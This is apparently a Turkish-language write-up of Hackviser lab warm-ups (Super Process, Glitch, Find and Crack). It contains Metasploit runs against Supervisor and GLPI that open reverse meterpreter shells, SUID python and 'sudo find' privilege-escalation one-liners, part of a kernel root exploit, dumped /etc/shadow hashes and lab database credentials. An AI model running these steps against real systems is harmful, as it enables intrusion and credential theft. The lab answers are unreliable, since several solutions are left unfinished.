
Hacksiver Isınmalar

3.Isınmalar:


1.Super Process:


1.Soru: Hangi portlar açık?




2.Soru: Web uygulamasında bulunan güvenlik açığının CVE kodu nedir?
9001 portuna gidiyoruz. Supervisor 3.3.2 alttaki bu sürüm bilgisini araştırıyoruz.

searchsploit komutu, sisteminizde kurulu olan exploit veritabanında arama yapmanıza olanak tanır. O yüzden bu komutla bir arama başlatıyorum.









İnfo komutuyla buluyoruz.

3.Soru: Güvenlik zafiyeti bulunan servis hangi kullanıcının izinleri ve yetkileri ile çalışıyor?




RHOSTS HEDEF IP , LHOST DA SENİN IP. SHELL AL VE KİM OLDUĞUNU SOR.



Nobody

4.Soru: Yetki yükseltme için kullanabileceğimiz SUID izinlerine sahip uygulamanın adı nedir? Python2.7



5.Soru: "root" kullanıcısı için /etc/shadow içindeki parola hash değeri nedir?

öncelikle etc/shadow *u okumamiz için root yetkilerine sahip olmamiz gerekiyor. Bunun için Çalışan dosyalara baktğımızda python2.7yi GTFOBins listede SUİD altıda bulduğumuzda

meterpreter > execute -f /bin/sh -c "python -c 'import os; os.execl(\"/bin/sh\", \"sh\", \"-p\")'"

```
python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
whoami
root
```


```
cat /etc/shadow
root:$y$j9T$e8KohoZuo9Aaj1SpH7/pm1$mu9eKYycNlRPCJ51dW8d71.aPH0ceBM0AKxAaiil7C5:19640:0:99999:7:::
daemon:*:19635:0:99999:7:::
bin:*:19635:0:99999:7:::
sys:*:19635:0:99999:7:::
sync:*:19635:0:99999:7:::
games:*:19635:0:99999:7:::
man:*:19635:0:99999:7:::
lp:*:19635:0:99999:7:::
mail:*:19635:0:99999:7:::
news:*:19635:0:99999:7:::
uucp:*:19635:0:99999:7:::
proxy:*:19635:0:99999:7:::
www-data:*:19635:0:99999:7:::
backup:*:19635:0:99999:7:::
list:*:19635:0:99999:7:::
irc:*:19635:0:99999:7:::
gnats:*:19635:0:99999:7:::
nobody:*:19635:0:99999:7:::
_apt:*:19635:0:99999:7:::
systemd-network:*:19635:0:99999:7:::
systemd-resolve:*:19635:0:99999:7:::
messagebus:*:19635:0:99999:7:::
systemd-timesync:*:19635:0:99999:7:::
sshd:*:19635:0:99999:7:::
hackviser:$y$j9T$QQu/lS49B5S0JnhbHl0lG.$t/tBeXv48Efe.2gjdC.Ztus3kysEwNj6seeySpo3cc5:19640:0:99999:7:::
systemd-coredump:!*:19635::::::
```

Etc shadow dosyasını görüntüledim.

root:yj9T$e8KohoZuo9Aaj1SpH7/pm1$mu9eKYycNlRPCJ51dW8d71.aPH0ceBM0AKxAaiil7C5:19640:0:99999:7:::

2.Glitch:


1. ve 2.Soru: Hangi portlar açık? 22,80 ve nostromo





3.Soru: Güvenlik zafiyetinin CVE kodu nedir?

Sosyal mühendislikten yararlanıyoruz. Internette nostromo 1.9.6 arattığımda exploitler görüyorum açıklamalarına baktığımda CVE kodu olarak CVE-2019-16278 görüyorum.

4.Soru: Linux çekirdek sürümü nedir?







Linux kernel versiyon numarasının 5.11.0-051100-generic olduğunu tespit ettik.

5.Soru: "hackviser" kullanıcısı için /etc/shadow içindeki parola hash değeri nedir?

istenen parola bilgisini içeren dosyayı okumaya çalıştığımızda okuyamıyoruz ve yetki yükseltmemiz gerektiğini fark ediyoruz.

```
www-data@debian:/usr/bin$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

Öncelikle HackerBox'ımızda exploit-2.c dosyası oluşturup, yukarıda bağlantısı bulunan repodaki exploit-2.c'deki kodları kopyaladım.

```
root💀hackerbox:~# nano exploit-2.c
root💀hackerbox:~# tail exploit-2.c
    system(path);
    printf("[+] restoring suid binary..\n");
    if (hax(path, 1, orig_bytes, sizeof(elfcode)) != 0) {
        printf("[~] failed\n");
        return EXIT_FAILURE;
    }
    printf("[+] popping root shell.. (dont forget to clean up /tmp/sh
;))\n");
    system("/tmp/sh");
```


```
root💀hackerbox:~# python3 -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
```

Devamını yapamadım.

3. Find and Crack:

1.Soru: Kullanılan BT Varlık Yönetimi ve hizmet masası sistemi yazılımının adı nedir?

Sayfada yer alan butonlardan IT Management butonuna tıkladığımızda glpi adlı BT varlık yönetim yazılımının çalışıyor.




```
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.14 seconds
┌──[root@hackerbox]─[~]
└─► #nmap -sV energysolutions.hv
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-19 13:38 CDT
Nmap scan report for energysolutions.hv (172.20.4.175)
Host is up (0.00029s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.56 ((Debian))
3306/tcp open  mysql   MySQL 5.5.5-10.5.21-MariaDB-0+deb11u1
MAC Address: 52:54:00:45:DF:89 (QEMU virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.41 seconds
```

2.Soru: Veritabanına bağlanmak için kullanılan kullanıcı adı nedir?

80 İle 3306 yani http ile mysql çalıştığını görüyoruz. GLPİ BT yöneticisi için exploit arayabiliriz ilk önce metapsloit içerisinden bakıyorum.

önceliğimiz her zaman son sürümü kullanmak.

```
bash: msfconsole: command not found
┌──[✗]─[root@hackerbox]─[~]
└──╼ #msfconsole -q
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.
msf6 > search glpi

Matching Modules
================

   #  Name                                                Disclosure Date  Rank
  Check  Description
   -  ----                                                ---------------  ----
  -----  -----------
   0  exploit/linux/http/glpi_htmlawed_php_injection      2022-01-26       excellent
  Yes    GLPI htmLawed php command injection
   1  exploit/multi/http/glpi_install_rce                 2013-09-12       manual
  Yes    GLPI install.php Remote Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploi
t/multi/http/glpi_install_rce

msf6 >
```

```
msf6 > use 0
[*] Using configured payload cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(linux/http/glpi_htmlawed_php_injection) > exploit

[-] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf6 exploit(linux/http/glpi_htmlawed_php_injection) > info

       Name: GLPI htmLawed php command injection
     Module: exploit/linux/http/glpi_htmlawed_php_injection
   Platform: Linux
       Arch: x64, cmd
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
```

```
msf6 exploit(linux/http/glpi_htmlawed_php_injection) > set RHOSTS 172.20.4.175
RHOSTS => 172.20.4.175
msf6 exploit(linux/http/glpi_htmlawed_php_injection) > exploit

[*] Started reverse TCP handler on 172.20.4.104:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Executing Nix Command for cmd/unix/python/meterpreter/reverse_tcp
[*] Sending stage (24772 bytes) to 172.20.4.175
[*] Meterpreter session 1 opened (172.20.4.104:4444 -> 172.20.4.175:42926) at 20
24-10-19 13:50:41 -0500

meterpreter > ls
Listing: /var/www/html/glpi/vendor/htmlawed/htmlawed
====================================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100755/rwxr-xr-   18092   fil   2012-06-30 03:57:08 -050   LICENSE-GPL2
x                               0
100755/rwxr-xr-   7651    fil   2012-06-30 03:55:58 -050   LICENSE-LGPL3
```

```
Listing: /var/www/html/glpi/vendor/htmlawed/htmlawed
==================================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100755/rwxr-xr-x  18092   fil   2012-06-30 03:57:08 -0500  LICENSE-GPL2
100755/rwxr-xr-x  7651    fil   2012-06-30 03:55:58 -0500  LICENSE-LGPL3
100755/rwxr-xr-x  54766   fil   2021-09-03 18:43:00 -0500  htmLawed.php
100775/rwxrwxr-x  52516   fil   2020-12-22 00:47:42 -0600  htmLawedTest.php
100666/rw-rw-rw-  218118  fil   2021-09-03 18:43:48 -0500  htmLawed_README.htm
100775/rwxrwxr-x  127498  fil   2021-09-03 18:27:18 -0500  htmLawed_README.txt
100775/rwxrwxr-x  22390   fil   2019-09-25 01:46:58 -0500  htmLawed_TESTCASE.txt

meterpreter >
```

Tek tek bir arka dizine giderek, bu isme benzer dosya var mı diye kontrol edeceğim.

GLPİ dizini altında config adında bir dizin var.

cat ile dosyayı okuyorum.

```
meterpreter > ls
Listing: /var/www/html/glpi/config
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  342   fil   2023-10-17 06:44:59 -0500  config_db.php
100644/rw-r--r--  32    fil   2023-10-17 06:44:59 -0500  glpicrypt.key

meterpreter > cat config_db.php
<?php
class DB extends DBmysql {
   public $dbhost = 'localhost';
   public $dbuser = 'glpiuser';
   public $dbpassword = 'glpi-password';
   public $dbdefault = 'glpi';
   public $use_timezones = true;
   public $use_utf8mb4 = true;
   public $allow_myisam = false;
   public $allow_datetime = false;
   public $allow_signed_keys = false;
}
```

3.Soru: Hangi komut sudo ayrıcalıkları ile çalıştırılabilir?

sudo ayrıcalıklarıyla çalışan komutları listelemek için list “-l” komutunu çalıştırırız.

4.Soru: backup.zip parolası nedir?

Find komutu kullanılarak yapılabilecek yetki yükseltme saldırılarının payloadlarını incelediğimizde sudo ile ilgili aşağıdaki payload işimizi görebilir.

sudo find . -exec /bin/sh \; -quit

devamı yok

5.Soru: Kimin madencilik yaptığından şüpheleniliyor?

Bunun için arşivi zipten çıkarmalıyız.